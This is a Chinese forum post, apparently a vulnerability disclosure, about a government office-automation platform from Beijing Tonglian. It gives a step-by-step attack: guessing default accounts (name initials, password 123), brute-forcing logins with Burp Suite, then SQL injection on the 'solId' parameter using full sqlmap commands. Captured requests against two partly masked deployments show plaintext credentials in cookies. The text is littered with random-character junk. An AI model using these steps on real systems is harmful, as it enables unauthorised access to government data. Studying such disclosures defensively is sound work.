|
' ^' ?+ m, Y" _2 x$ y+ h" r
5 _4 B. a! j# m) z4 Y : J. R+ O* ]$ {! T
4 d1 K: Q) u- K7 g' m/ c 平台简介:
- B, K- w' I; Z& @+ _
) S% ?- w1 v8 h7 r0 d) z$ w" J6 U* u
; R% h1 @- H$ E
$ j( D* E! t; I% S+ O, }) U
Z! o1 S- P3 Q" H% S6 _) ` 北京同联信息技术有限公司(以下简称同联)由用友政务与用友原行业事业部团队合伙出资成立。同联以“为全国各级政府单位提供信息化咨询规划、建设解决方案和信息化运维服务,以加强各级政府的精细化、智能化管理,形成高效、敏捷、便民的新型政府。”为使命,致力于为各级政府单位提供专业、标准、灵活、易用的信息化产品及专业的服务。
% @5 r7 g! v6 H- L$ a$ A同联面向政府单位提供专业、标准、灵活、易用的信息化产品。针对各级政府单位,分别提供以“移动政务办公”为主的Da3系列管理软件;针对政法单位提供以“协同办案”为核心的政法协同办案系统等。
4 J8 |5 d3 `8 v9 U, {! b8 D
同联本着“协作、专业、创新”的工作方针,为推动各级政府单位信息化、促进各级政府快速转型为 “智慧型政府”做出积极贡献!
; ~1 r8 g, @5 ]( V f/ G
# R' d B7 \/ W6 i6 U
: E8 x t4 p6 V1 U , O x4 C, x5 f& D0 m2 r6 L7 j% J
" h2 P3 K- g6 L" R! ]# J, X
% l0 H8 W" x+ X 由于此程序为新开发的程序,故能找到的案例并不多,下面附案例地址:9 a$ T$ F$ K" K7 Z. b( n
& B. W* p+ C. { X, x# _7 u7 M! k- b, z% E( y
" o' m5 {. ~( ?6 T/ T% M8 [
; n. Y. }/ T7 m- }
, M( c0 N$ d$ I7 K. j5 o2 A2 F0 B
http://1.1.1.1:7197/cap-aco/#(案例2-)
* p9 J* d6 x$ G( {( S' ~$ N# N8 e
! W! T0 p! @6 w
7 n2 v# D# Z8 r9 M http://www.XXOO.com (案例1-官网网站)+ c3 u& ^, M( K/ D8 Y# {3 {* U0 W
" E9 \9 ^1 @5 T& S! z% Z; u+ F5 z( k( }, h0 n1 E; j
( Y5 b1 d" G5 D5 Z) I H0 P3 S6 e+ ]5 c
+ ]$ g" C. y# n 漏洞详情:( ]1 ]6 X) S4 \& v" n8 ?1 ]/ [% z8 F
! t& y) A1 G0 k
5 u( W( h& g/ J% _# d6 `9 _ R
初步确定平台的默认账号为姓名的首字母小写,初始密码为123,为了能够更好的模拟入侵,使用黑盒测试手段进行测试: h2 g2 g. _% ^/ p/ M
* Q$ Q/ K5 y' z- q
$ [ \% d8 _) w+ H9 r* s* L 首先使用burpsuite代理,然后再用黑客字典生成一个全英文小写的3位字典,利用burpsuite进行暴力破解,破解结果如图:
* U% H7 _7 G7 |2 Q* z# I2 b
4 n1 Y8 G0 B* V1 w' s3 f1 u. S: ^; g p& S
& J6 G" A- z8 R9 I9 @! p$ m6 |
: ]$ u, O7 P, B! u+ t/ P3 d- }, E
% p) [/ F3 C) w0 ], N2 ~  & n- x0 _7 O( o0 w+ S% I( D 0 F+ i! b% u$ O# p6 B' Y
. c, n3 A- U a5 O- q6 ` status为302即表示破解成功,然后找个破解成功的账号登录系统。经过长时间的手工测试发现在发文管理模块抓包,抓包的数据分别如下:7 D1 s5 l2 ?$ S- ]% m
+ v6 [+ M6 ]% A0 d. E4 c% n$ a2 m
" I- t! S: U/ } 1、案例1-官方网站5 p" v$ {* k" F" q9 Z* k
6 L# W$ m2 J+ ~0 e$ ]5 C+ C
5 m/ f- h0 M+ T6 |- q GET /bpmRuBizInfoController/findBpmRuBizInfoBySolId?rows=10&page=0&solId=42b0234e-d5dc-402d-9cef-1ce38cbae480&state=&title=1111&sortOrder=DESC&query=bizTitle_%3D%26URGENCY_%3D%26STATE_%3D%26startTime%3D%26endTime%3D&_=1510060789826 HTTP/1.1! b7 D3 O6 ?% I/ A/ j
0 j& U1 `4 B& q& l$ R7 e3 m8 x# _# v m3 b! ^- U% M5 O9 y& ?0 C
Host: www.XXOO.com! U, y) N& @; T B7 f8 u- d! u4 w) G) H
. {% r1 k5 E7 T
, {; ^1 b: W- K9 O! g5 x5 N Proxy-Connection: Keep-Alive2 M: T* ^2 f/ q/ d* C
2 C4 {, d# l! c1 v9 ]0 f
2 K( t" {7 f, l4 ]6 a Accept: application/json, text/javascript, */*; q=0.01
9 O% i: @# z- P' d
9 C6 K0 `; d0 W4 e+ U
0 h, p) q/ u4 i5 |- c% D* O" [! M: J Accept-Language: zh-CN
- W6 L' K5 |, b g( o0 @# J$ x & c l3 C9 q$ ]$ \4 R# y/ _9 ^1 T
* L/ \& o: g+ |$ \ Content-Type: application/json, @3 a9 s( \4 s: ^8 S0 r' `
- O7 E' U- X% @ r+ y+ _' W
8 E1 v, y7 U) v# D
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0; SE 2.X MetaSr 1.0) like Gecko+ R; f a- t" z7 J' z! k
' e- b( e# p- e9 a
: J- \# s) j, \
X-Requested-With: XMLHttpRequest
6 d% V6 V5 a# g2 } ) {4 m: P; o7 I
5 y; _3 ?3 x6 B j' x Referer: http://www.XXOO.com/bizRunContro ... 80?modCode=1008M002+ j- K% Z# M2 S, C9 n
+ {6 a$ j+ J) i
$ ?5 g1 B& E6 \- x; l5 A/ J Accept-Encoding: gzip, deflate, sdch
0 N; S) q3 ?; M8 x+ ?5 T& I
% s9 H. r R) j4 i# c$ q5 j# t& o! Q* n
Cookie: username=chm; password=123; rememberme=1; autoSubmit=1; sid=2cf5142f-6c1e-4cbb-89d8-2ebd08438b2e
" w e: I$ j; C* c$ {0 `: {
! _ r3 }1 S9 X! Q/ U& e0 Q( c1 k b2 H0 \) ^4 j

将上面post数据包复制到txt文本里保存为tl.txt并将其放到sqlmap根目录下利用sqlmap注入命令为:sqlmap.py -r tl.txt --dbms=mysql --level 5 --risk 3 --tamper=space2hash.py -p solId --is-dba 注入如图:2 a) @* u5 z& h6 J
8 Z9 t7 b8 Y: q/ k8 u# q8 U; X$ E
8 T5 P' a+ y* w" q  ' G$ S0 j* O+ k/ _; q
, l# C$ T9 ~* d( Z6 a0 |* B9 F) Y7 n( g. H4 m0 Q
 8 d* _0 R( n \! C. W' t, |
6 A: H6 @& {# R2 F, }9 u, w5 m1 G& `: D' n7 t6 v9 b* K. c
. a1 t# j; @8 e0 |. m& W# S
( c' |0 d- X+ T+ W- L; Q* A1 G! Q% v) l
~" s# D4 |4 X- x7 |
! m# |, T% ]% P$ }% t7 _! I- e8 a) n6 Q6 C1 Z. r1 a
+ D+ D) o5 k, C
/ K o$ N! ~. u% I' ?. _- n: B
* J2 q1 e6 N/ U! V8 f 2、案例2-某天河云平台7 I* {- P/ S% J# y# o
0 c! i8 I8 b! F8 `, f, P
6 J: A: `, Y" s% u2 t GET /cap-aco/bpmRuBizInfoController/findBpmRuBizInfoBySolId?rows=10&page=0&solId=af056885-4ae5-4e0b-8a0d-c413a786f2db&state=&title=11111&sortOrder=DESC&query=bizTitle_%3D%26URGENCY_%3D%26STATE_%3D%26startTime%3D%26endTime%3D&_=1510047738662 HTTP/1.1
0 g$ Q5 J2 e4 p b
, z4 i5 P5 ?- o' c. d( \5 r3 O7 T [# _
Host: 1.1.1.:71973 @; r b) I' L8 _
, \) i. B9 n' s0 N0 n
) k! a4 ]2 p2 y Accept: application/json, text/javascript, */*; q=0.01
3 J+ G/ R' r' h$ N/ l/ n . v$ j7 n& S6 M; t
: m* T# O/ g) V& a9 d9 E X-Requested-With: XMLHttpRequest
+ A# }6 U$ r6 X 5 q' O+ [# @/ ^7 i, i
& S7 S7 W3 G; p
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.05 N" R# i" o2 |: X
; h0 o1 ?/ W9 m0 R& g# v. R! y/ w& P* w; {7 r& W: W
Content-Type: application/json: i& n6 O# A; q8 S4 p0 ?
) o. L; I# j7 M5 \
' b0 e( I6 O' O, T Referer: http://1.1.1.1:7197/cap-aco/bizR ... 86f2db?modCode=10081 M$ d6 b, h" C+ n
* \1 K ]& }/ V- ?
% z1 U: }3 d1 J b9 j7 ~
Accept-Language: zh-CN,zh;q=0.8
" z1 W( v) Y# L# H& V5 i $ \; j& x2 _3 K" r8 G! N& p1 Z
3 I; f2 s9 X/ G, z# l7 \ Cookie: autoSubmit=1; sid=4e333ec9-d194-456b-bb08-4ff64c6eb1fc; username=lxr; password=123; rememberme=1; autoSubmit=1
8 W, W* L& H8 B* \( e9 `( u ) o) L" y( ]- D; J2 P/ A6 J6 T
( Q" c3 a. q! |- ~ F1 O/ t
Connection: close4 \1 I6 H" U1 y! ^$ L
$ j; | S1 e6 Q1 G: r" J ]. F
) j6 u- L9 b0 C# H 将上面post数据包复制到txt文本里保存为tl.txt并将其放到sqlmap根目录下利用sqlmap注入命令为:sqlmap.py -r 1.txt --dbms=mysql --level 5 --risk 3 --tamper=space2hash.py -p solId --is-dba 注入如图:
/ n p9 }6 V% @9 m- a( w- T% D2 ? 4 V" [( S* j! a7 i: u
S5 R0 P Q: g" y$ {; m  7 Y# C; w5 }$ E
( r& d0 L1 `" h
. e& P: {4 J& [7 ]" D0 S1 ^
+ I& ]; D9 ], u( A
| 


 发表于 2018-10-20 20:15:17

 收藏
 支持
 反对